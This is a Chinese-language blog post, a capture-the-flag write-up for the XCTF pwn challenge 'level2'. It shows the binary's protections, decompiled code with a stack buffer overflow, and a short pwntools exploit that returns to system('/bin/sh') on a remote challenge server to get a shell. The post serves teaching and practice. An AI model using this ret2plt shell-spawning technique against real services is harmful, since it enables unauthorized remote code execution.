
level2(xctf)

原创

whiteh4nd 于 2020-05-06 23:03:03 发布 444 收藏

分类专栏： # xctf(pwn新手区) CTF

本文链接：https://blog.csdn.net/weixin_43868725/article/details/105962055



xctf(pwn新手区) 同时被 2 个专栏收录

10 篇文章 0 订阅

订阅专栏

CTF

41 篇文章 0 订阅

订阅专栏

0x0 程序保护和流程

保护：

```
[*] '/home/whitehand/Desktop/a'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

流程：

main()

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  vulnerable_function();
  system("echo 'Hello World!'");
  return 0;
}
```

vulnerable_function()

```
ssize_t vulnerable_function()
{
  char buf; // [esp+0h] [ebp-88h]

  system("echo Input:");
  return read(0, &buf, 0x100u);
}
```

很明显是一个栈溢出漏洞。

0x1 利用过程

既然系统给了一个system()，那么只需要/bin/sh就可以getshell了。所以要么我们自己构造要么去二进制文件中寻找。

```
.data:0804A024                  public hint
.data:0804A024 hint             db '/bin/sh',0
```

找到了字符串之后就可以对漏洞进行利用了。根据32位可执行文件的调用函数的参数入栈顺序，我们可以将buf='a'*(0x88+4)+p32(system_plt)+p32(0)+p32(bin_sh_addr)。就可以完成利用了。

0x2 exp

```
from pwn import *
#sh=process('./a')
sh=remote('124.126.19.106','36641')
elf=ELF('./a')
system_plt=elf.plt['system']
bin_sh_addr=0x0804A024
sh.recv()
payload='a'*(0x88+4)+p32(system_plt)+p32(0)+p32(bin_sh_addr)
sh.sendline(payload)
sh.interactive()
```